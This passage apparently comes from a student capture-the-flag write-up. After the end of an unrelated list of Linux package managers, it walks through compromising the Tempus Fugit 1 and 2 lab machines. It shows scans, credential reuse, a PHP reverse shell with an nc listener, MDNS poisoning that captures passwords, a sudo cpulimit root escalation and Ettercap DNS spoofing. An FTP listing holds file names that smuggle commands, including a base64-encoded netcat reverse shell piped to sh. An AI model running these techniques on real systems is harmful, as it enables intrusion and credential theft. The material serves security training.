- Entropy: Used by and created for Sabayon Linux. It works with binary packages that are bzip2-compressed tar archives (file extension: `.tbz2`), that are created using Entropy itself, from tbz2 binaries produced by Portage: From ebuilds, a type of specialized shell script;
- Flatpak: A containerized/sandboxed packaging format previously known as xdg-app;
- GNU Guix: Used by the GNU System. It is based on the Nix package manager with Guile Scheme APIs and specializes in providing exclusively free software;
- ipkg: A dpkg-inspired, very lightweight system targeted at storage-constrained Linux systems such as embedded devices and handheld computers. Used on HP's webOS;
- netpkg;
- Nix Package Manager: Nix is a powerful package manager for Linux and other Unix systems that makes package management reliable and reproducible. It provides atomic upgrades and rollbacks, side-by-side installation of multiple versions of a package, multi-user package management and easy setup of build environments;
- OpenPKG: Cross-platform package management system based on RPM Package Manager;
- opkg: Fork of ipkg lightweight package management intended for use on embedded Linux devices;
- pacman: Used in Arch Linux, Frugalware and DeLi Linux. Its binary package format is a xz-compressed tar archive (file extension: `.pkg.tar.xz`) built using the makepkg utility (which comes bundled with pacman) and a specialized type of shell script called a PKGBUILD;
- PETget: Used by Puppy Linux;
- PISI: Used by Pardus;
- pkgsrc: A cross-platform package manager, with binary packages provided for Enterprise Linux, macOS and SmartOS by Joyent and other vendors;
- RPM Package Manager: Created by Red Hat. RPM is the Linux Standard Base packaging format and the base of a number of additional tools, including apt4rpm, Red Hat's up2date, Mageia's urpmi, openSUSE's ZYpp (zypper), PLD Linux's poldek, Fedora's DNF, and YUM, which is used by Red Hat Enterprise Linux, and Yellow Dog Linux;
- slackpkg;
- slapt-get: Which is used by Slackware and works with a binary package format that is essentially a xz-compressed tar archive with the file extension `.txz`;
- Smart Package Manager: Used by CCux Linux;
- Snappy: Cross-distribution package manager, originally developed for Ubuntu;
- Steam: A cross-platform video game distribution, licensing and social gameplay platform, developed and maintained by Valve. Used to shop for, download, install, update, uninstall and back up video games. Works on Windows NT, OS X and Linux;
- swaret;
- XBPS (X Binary Package System): designed and implemented from scratch. Its goal is to be fast, easy to use, bug-free, featureful and portable as much as possible. The XBPS code is totally compatible with POSIX/SUSv2/C99 standards, and released with a Simplified BSD license (2 clause). There is a well documented API provided by the XBPS Library that is the basis for its frontends to handle binary packages and repositories. Used by Void Linux;
- Zero Install (0install): Cross-platform packaging and distributions software. It is available for Arch Linux, Debian, Knoppix, Mint, Ubuntu, Fedora, Gentoo, OpenSUSE, Red Hat and Slackware;

Fig 30. Tempus Fugit: 1, Step 5(2)

```
bash-4.4# nmap -sS 172.19.0.10/24
nmap -sS 172.19.0.10/24

Starting Nmap 7.60 ( https://nmap.org ) at 2019-12-03 20:57 UTC
Nmap scan report for 172.19.0.1
Host is up (0.00019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 02:42:54:6B:61:1B (Unknown)

Nmap scan report for ftp.isolated_nw (172.19.0.12)
Host is up (0.00021s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 02:42:AC:13:00:0C (Unknown)

Nmap scan report for dns.isolated_nw (172.19.0.100)
Host is up (0.00026s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 02:42:AC:13:00:64 (Unknown)

Nmap scan report for sid (172.19.0.10)
Host is up (0.000073s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (4 hosts up) scanned in 115.47 seconds
bash-4.4#
```

Fig 31. Tempus Fugit: 1, Step 5(3)

Step 6. In the previous step, during our investigation, we also notice that NcFTP is installed in the system. We use this, and the credentials found earlier for FTP to log in to the system with FTP service running and download the credentials.

```
bash-4.4# ncftp -u someuser 172.19.0.12
ncftp -u someuser 172.19.0.12
NcFTP 3.2.6 (Dec 04, 2016) by Mike Gleason (http://www.NcFTP.com/contact/).
Connecting to 172.19.0.12...
(vsFTPd 3.0.2)
Logging in...
Password requested by 172.19.0.12 for user "someuser".

    Please specify the password.

Password: b232a4da4c104798be4613ab76d26efda1a04606
**************************************

Login successful.
Logged in to 172.19.0.12.
ncftp / >
```

Fig 32. Tempus Fugit: 1, Step 6(1)

```
ls
cmscreds.txt
user.txt;nc 3232252550 443
xyz.txt
xyz.txt; ls -al
xyz.txt; whoami
xyz.txt;bmMgMTkyLjE2OC4yMDEuMSAxMzM3IC1lIC9iaW4vYmFzaA==|base64 -d| sh
xyz.txt;ls -a;
ncftp / > get cmscreds.txt
get cmscreds.txt
cmscreds.txt:                                        52.00 B   32.41 kB/s
ncftp / >
```

Fig 33. Tempus Fugit: 1, Step 6(2)

```
bash-4.4# cat cmscreds.txt
cat cmscreds.txt
Admin-password for our new CMS
hardEnough4u
```

Fig 34. Tempus Fugit: 1, Step 6(3)

Step 7. Now we knew we wanted to find a CMS system. The best bet was to check the other HTTP port for the website. To do this we had to kill the current port 80 service of the docker instance we were in and pivot the internal machine's HTTP proxy content to our local system so we could access it. Additionally, we had to edit our host file to add the entry based on the DNS.

```
root@kali:~/Desktop/HTB/Tempus_Fugit# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [03/Dec/2019 21:14:12] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [03/Dec/2019 21:14:12] code 404, message File not found
127.0.0.1 - - [03/Dec/2019 21:14:12] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [03/Dec/2019 21:14:12] code 404, message File not found
127.0.0.1 - - [03/Dec/2019 21:14:12] "GET /favicon.ico HTTP/1.1" 404 -
172.16.23.128 - - [03/Dec/2019 21:15:37] "GET /piv.elf HTTP/1.1" 200 -
```

Fig 35. Tempus Fugit: 1, Step 7(1)

```
bash-4.4# wget 172.16.23.1:8000/piv.elf
wget 172.16.23.1:8000/piv.elf
Connecting to 172.16.23.1:8000 (172.16.23.1:8000)
piv.elf              100% |*******************************|   207   0:00:00 ETA
bash-4.4# ls -al
ls -al
total 52
drwxr-xr-x    1 root     root          4096 Dec  3 21:15 .
drwxr-xr-x    1 root     root          4096 Aug 16 09:45 ..
drwxr-xr-x    1 root     root          4096 Aug 12 10:20 __pycache__
-rw-r--r--    1 root     root            47 Aug 12 17:07 cmscreds.txt
-rw-r--r--    1 root     root          2226 Aug 12 10:20 main.py
-rw-r--r--    1 root     root           207 Dec  3 21:15 piv.elf
-rw-r--r--    1 root     root           204 May 17  2019 prestart.sh
drwxr-xr-x    6 14534190 dialout       4096 Aug  9 12:27 static
-rw-r--r--    1 root     root             2 Dec  3 20:52 supervisord.pid
drwxr-xr-x    1 14534190 dialout       4096 Aug 12 17:48 templates
drwxr-xr-x    1 root     root          4096 Dec  3 20:55 upload
-rw-r--r--    1 root     root            37 May 17  2019 uwsgi.ini
```

Fig 36. Tempus Fugit: 1, Step 7(2)




Fig 37. Tempus Fugit: 1, Step 7(3)

```
bash-4.4# apk add bind-tools
apk add bind-tools
(1/2) Installing bind-libs (9.11.8-r0)
(2/2) Installing bind-tools (9.11.8-r0)
Executing busybox-1.27.2-r11.trigger
OK: 203 MiB in 89 packages
bash-4.4# dig axfr mofo.pwn
dig axfr mofo.pwn

; <<>> DiG 9.11.8 <<>> axfr mofo.pwn
;; global options: +cmd
mofo.pwn.               14400   IN      SOA     ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 604800
mofo.pwn.               14400   IN      TXT     "v=spf1 ip4:176.23.46.22 a mx ~all"
mofo.pwn.               14400   IN      NS      ns1.mofo.pwn.
ftp.mofo.pwn.           14400   IN      CNAME   punk.mofo.pwn.
gary.mofo.pwn.          14400   IN      A       172.19.0.15
geek.mofo.pwn.          14400   IN      A       172.19.0.14
kfc.mofo.pwn.           14400   IN      A       172.19.0.17
leet.mofo.pwn.          14400   IN      A       172.19.0.13
mail.mofo.pwn.          14400   IN      TXT     "v=spf1 a -all"
mail.mofo.pwn.          14400   IN      A       172.19.0.11
milo.mofo.pwn.          14400   IN      A       172.19.0.16
nancy.mofo.pwn.         14400   IN      A       172.19.0.1
ns1.mofo.pwn.           14400   IN      A       172.19.0.100
ourcms.mofo.pwn.        14400   IN      CNAME   nancy.mofo.pwn.
punk.mofo.pwn.          14400   IN      A       172.19.0.12
sid.mofo.pwn.           14400   IN      A       172.19.0.10
www.mofo.pwn.           14400   IN      CNAME   sid.mofo.pwn.
mofo.pwn.               14400   IN      SOA     ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 604800
;; Query time: 1 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Tue Dec 03 21:31:39 UTC 2019
;; XFR size: 18 records (messages 1, bytes 466)
```

Fig 38. Tempus Fugit: 1, Step 7(4)

```
127.0.0.1       ourcms.mofo.pwn
127.0.0.1       localhost kali
::1             localhost ip6-localhost ip6-loopback
fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
```

Fig 39. Tempus Fugit: 1, Step 7(5)

Step 8. We then run nikto on the domain name. Although it does not give us a whole lot of information, it is enough for a start. We realize that there is an admin panel. We goto this page to enter the credentials previously found for CMS and then in the theme editor section of the website, we upload a reverse shell PHP script.

```
root@kali:~/Desktop/HTB/Tempus_Fugit# nikto -host http://ourcms.mofo.pwn:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    ourcms.mofo.pwn
+ Target Port:        8080
+ Start Time:         2019-12-03 23:13:43 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
```

Fig 40. Tempus Fugit: 1, Step 8(1)




Fig 41. Tempus Fugit: 1, Step 8(2)

Theme Editor

Innovation | Default Template | Edit

Editing File: http://ourcms.mofo.pwn:8080/theme/Innovation/**template.php**

```
<?php if(!defined('IN_GS')){ die('you cannot load this page directly.'); }
/****************************************************
*
* @File:            template.php
* @Package:     GetSimple
* @Action:      Innovation theme for GetSimple CMS
*
****************************************************/


# Get this theme's settings based on what was entered within its plugin.
# This function is in functions.php
$innov_settings = Innovation_Settings();

# Include the header template
include('header.inc.php');
?>

    <div class="wrapper clearfix">
        <!-- page content -->
        <article>
            <section>

                <!-- title and content -->
                <h1><?php get_page_title(); ?></h1>
                <?php get_page_content(); ?>

                <!-- page footer -->
                <div class="footer">
                    <p>Published on <time datetime="<?php get_page_date('Y-m-d'); ?>" pubdate><?php get_page_date('F jS, Y');
                </div>
            </section>

        </article>

        <!-- include the sidebar template -->
        <?php include('sidebar.inc.php'); ?>
    </div>

<!-- include the footer template -->
<?php include('footer.inc.php'); ?>
```

Fig 42. Tempus Fugit: 1, Step 8(3)

```
root@kali:~/Desktop/HTB/Tempus_Fugit# nc -lvnp 6969
listening on [any] 6969 ...
connect to [172.16.23.1] from (UNKNOWN) [172.16.23.128] 33208
Linux nancy 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64 GNU/Linux
 00:19:50 up 25 min,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Fig 43. Tempus Fugit: 1, Step 8(4)

Step 9. On not finding anything useful in the previous step, we turn to Wireshark to analyze the network activity. We notice a few MDNS requests and turn on responder to figure out any credentials being sent over in the request. We get a credential and try to login to the system using SSH but fail, later we realize that the password had changed for the user and understand that it's a dynamic machine where the passwords for the usernames change often. We end up reading the mail as we are notified, we have a new mail, and we find the credentials of another user.

```
MDNS        Standard query 0x0000 A geek.local, "QM" question
MDNS        Standard query 0x0000 A geek.local, "QM" question
MDNS        Standard query 0x0000 A geek.local, "QM" question
MDNS        Standard query 0x0000 A geek.local, "QM" question
MDNS        Standard query 0x0000 A geek.local, "QM" question
MDNS        Standard query 0x0000 A geek.local, "QM" question
```

Fig 44. Tempus Fugit: 1, Step 9(1)

```
[HTTP] Basic Username : romona
[HTTP] Basic Password : qwertyuiop
```

Fig 45. Tempus Fugit: 1, Step 9(2)

```
bash-4.4# ssh romona@172.19.0.1
ssh romona@172.19.0.1
romona@172.19.0.1's password: qwertyuiop

Permission denied, please try again.
romona@172.19.0.1's password:
```

Fig 46. Tempus Fugit: 1, Step 9(3)

```
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 172.16.23.128   for name geek.local
[*] Skipping previously captured cleartext password for romona
[*] [MDNS] Poisoned answer sent to 172.16.23.128   for name geek.local
[*] Skipping previously captured cleartext password for romona
[*] [MDNS] Poisoned answer sent to 172.16.23.128   for name geek.local
[*] Skipping previously captured cleartext password for romona
[*] [MDNS] Poisoned answer sent to 172.16.23.128   for name geek.local
[HTTP] Basic Client   : 172.16.23.128
[HTTP] Basic Username : romona
[HTTP] Basic Password : stupid
```

Fig 47. Tempus Fugit: 1, Step 9(4)

```
romona@172.19.0.1's password: stupid

Linux nancy 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Wed Dec  4 00:28:25 2019 from 172.19.0.10
romona@nancy:~$ cd /var/mail
cd /var/mail
romona@nancy:/var/mail$
```

Fig 48. Tempus Fugit: 1, Step 9(5)




Fig 49. Tempus Fugit: 1, Step 9(6)

Step 10. We use these credentials to log in to the account and find out that it can run cpulimit as root. We use this program to get a root shell and run proof.sh marking the challenge complete.

```
ssh jariel@172.19.0.1
The authenticity of host '172.19.0.1 (172.19.0.1)' can't be established.
ECDSA key fingerprint is SHA256:6vcZIevy76FqXz5FeCRL/lGxOVTxHQi9SgUs1iWU2UQ.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '172.19.0.1' (ECDSA) to the list of known hosts.
jariel@172.19.0.1's password: 9s4lw0r82rq4

Linux nancy 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jariel@nancy:~$
```

Fig 50. Tempus Fugit: 1, Step 10(1)

```
jariel@nancy:~$ sudo -l
sudo -l
Matching Defaults entries for jariel on nancy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jariel may run the following commands on nancy:
    (ALL) NOPASSWD: /usr/bin/cpulimit
jariel@nancy:~$
```

Fig 51. Tempus Fugit: 1, Step 10(2)

```
jariel@nancy:~$ sudo cpulimit -l 100 -f /bin/sh
sudo cpulimit -l 100 -f /bin/sh
Process 1853 detected
#
```

Fig 52. Tempus Fugit: 1, Step 10(3)

```
 _                                                 _   _
| |_ ___ _ __ ___  _ __  _   _ ___ ______ ___ _ __| | | |
| __/ _ \ '_ ` _ \| '_ \| | | / __|_____/ _ \ '__| |/ / |
| ||  __/ | | | | | |_) | |_| \__ \     |  __/ |  |   <|_|
|_| \___|_| |_| |_| .__/ \__,_|___/      \___|_|  |_|\_(_)
                  |_|

Tempus Fugit pwned...
```

Fig 53. Tempus Fugit: 1, Step 10(4)

9.3 Tempus Fugit: 2

Step 1. We run NMAP on the virtual machine's IP to check what ports are open. We see that port 80 is open, but port 22 is in a filtered state.

```
root@kali:~/Desktop/HTB/Tempus_Fugit2# nmap -sS 172.16.23.129
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-04 01:43 UTC
Nmap scan report for 172.16.23.129
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp filtered ssh
80/tcp open     http
MAC Address: 00:0C:29:51:BE:37 (VMware)
```

Fig 54. Tempus Fugit: 2, Step 1

Step 2. We run dirbuster on the website hosted at port 80 to get additional information regarding the structure of the website, and accessible files and folders, and realize that it's a Wordpress website.

```
root@kali:~/Desktop/HTB/Tempus_Fugit2# dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /index.php - 301
Dir found: /rss/ - 301
Dir found: /login/ - 302
Dir found: /icons/ - 403
Dir found: /feed/ - 200
Dir found: /0/ - 200
Dir found: /atom/ - 301
Dir found: /wp-content/ - 200
Dir found: /admin/ - 302
File found: /wp-login.php - 200
Dir found: /rss2/ - 301
Dir found: /wp-includes/ - 403
File found: /readme.html - 200
File found: /wp-register.php - 301
File found: /wp-rss2.php - 301
File found: /rss/index.php - 301
Dir found: /wp-admin/ - 302
Dir found: /wp-includes/images/ - 403
File found: /wp-includes/index.php - 301
File found: /wp-includes/category.php - 200
Dir found: /rdf/ - 301
Dir found: /wp-includes/rss/ - 301
Dir found: /page1/ - 301
File found: /rss2/index.php - 301
```

Fig 55. Tempus Fugit: 2, Step 2

Step 3. We visit the website, but the stylesheets and links seem broken, so we view the source code and check that TF2 is mentioned. We add TF2 to our host file to fix the broken links.

```
    <link rel='stylesheet' id='wp-block-library-css'  href='http://TF2/wp-includes/css/dist/block-library/style.min.css?ver=5.2.4' type='text/css' media='all' />
<link rel='stylesheet' id='bootstrap-css-css'  href='http://TF2/wp-content/themes/kotha/assets/css/bootstrap.min.css?ver=3.3.6' type='text/css' media='all' />
<link rel='stylesheet' id='font-awesome-css-css'  href='http://TF2/wp-content/themes/kotha/assets/css/font-awesome.min.css?ver=4.4.0' type='text/css' media='all' />
<link rel='stylesheet' id='slicknav-css-css'  href='http://TF2/wp-content/themes/kotha/assets/css/slicknav.css' type='text/css' media='all' />
<link rel='stylesheet' id='kotha-stylesheet-css'  href='http://TF2/wp-content/themes/kotha/style.css?ver=5.2.4' type='text/css' media='all' />
<link rel='stylesheet' id='kotha-responsive-css'  href='http://TF2/wp-content/themes/kotha/assets/css/responsive.css' type='text/css' media='all' />
<link rel='stylesheet' id='google-font-open-sans-css'  href='//fonts.googleapis.com/css?family=Open+Sans:400,300,700,600' type='text/css' media='all' />
<script type='text/javascript' src='http://TF2/wp-includes/js/jquery/jquery.js?ver=1.12.4-wp'></script>
<script type='text/javascript' src='http://TF2/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
<link rel='https://api.w.org/' href='http://TF2/wp-json/' />
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://TF2/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://TF2/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 5.2.4" />
```

Fig 56. Tempus Fugit: 2, Step 3(1)




Fig 57. Tempus Fugit: 2, Step 3(2)

Step 4. We tried multiple things at this point, starting from username enumeration to brute-forcing, but all of it failed. Then we stumbled upon the error message being sent when trying to reset the password for the 'admin' account. We opened Wireshark to understand the underlying activity. Once we knew what was going on, we tried to create a fake SMTP server in python and spoof the DNS using Ettercap to redirect the emails to our fake mail server. We used this to reset the password for 'admin' account.




Fig 58. Tempus Fugit: 2, Step 4(1)




Fig 59. Tempus Fugit: 2, Step 4(2)




Fig 60. Tempus Fugit: 2, Step 4(3)

```
Listening on:
vmnet8 -> 00:50:56:C0:00:08
      172.16.23.1/255.255.255.0
      fe80::250:56ff:fec0:8/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

 33 plugins
 42 protocol dissectors
 57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

DHCP: [00:0C:29:51:BE:37] REQUEST 172.16.23.129
DHCP: [172.16.23.254] ACK : 172.16.23.129 255.255.255.0 GW 172.16.23.2 DNS 172.16.23.2 "localdomain"

ARP poisoning victims:

 GROUP 1 : 172.16.23.129 00:0C:29:51:BE:37

 GROUP 2 : ANY (all the hosts in the list)
Activating dns_spoof plugin...
```

Fig 61. Tempus Fugit: 2, Step 4(4)




Fig 62. Tempus Fugit: 2, Step 4(5)

